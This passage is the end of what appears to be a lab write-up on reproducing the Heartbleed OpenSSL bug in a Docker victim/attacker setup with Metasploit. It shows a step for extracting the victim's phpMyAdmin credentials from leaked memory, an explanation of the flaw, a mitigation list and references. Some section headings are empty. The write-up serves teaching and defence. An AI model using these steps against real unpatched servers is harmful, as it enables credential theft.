
## ATTACKER MACHINE




**6.** Now to dig into the heartbeat data copy the path and open a new terminal to type strings <path copied> and we can see the magic. i.e phpmyadmin credentials of the victim machine.

# Steps for Exploitation

## ATTACKER MACHINE



# Conclusion

So here we created a vulnerable environment for heartbleed attacks consisting of a victim and attacker. Basically it's a request response model, client request heartbeat request with some payload and length of payload. Receiving peers just send back the same payload. In openssl there is no validation of payload vs length of payload so a malformed packet like payload of 1 byte and payload length of 65535. Receiver simply copies the payload data in memory and while sending response sends 65535 bytes of data from the payload memory location. Memories have contained secret information like cookies and credentials that we got after exploiting using msf openssl payload.

# Mitigation

- Apply openssl patch.
- Patch vulnerable systems.
- Regenerate new private keys.
- Obtain and install a new signed certificate.
- Invalidate session keys and cookies

For better understanding you  can also go through this PoC
*https://youtu.be/qYSAgtG81Ic*

## References

*https://xkcd.com/1354*

*https://hub.docker.com/r/jas9reet/heartbleed*

*https://medium.com/@c0D3M/heartbleed-attack-explained-3bf796e8be61*

*https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html*

*https://opensource.com/resources/what-docker*

*https://www.handybackup.net/backup_terms/phpmyadmin-definition.shtml*

*https://youtu.be/qYSAgtG81Ic*

*siddhiverma.btech18@ansaluniversity.edu.in*

*jas9reet@gmail.com*

www.safe.security | info@safe.security

Standford Research Park,
3260 Hillview Avenue,
Palo Alto, CA - 94304

SAFE
SECURITY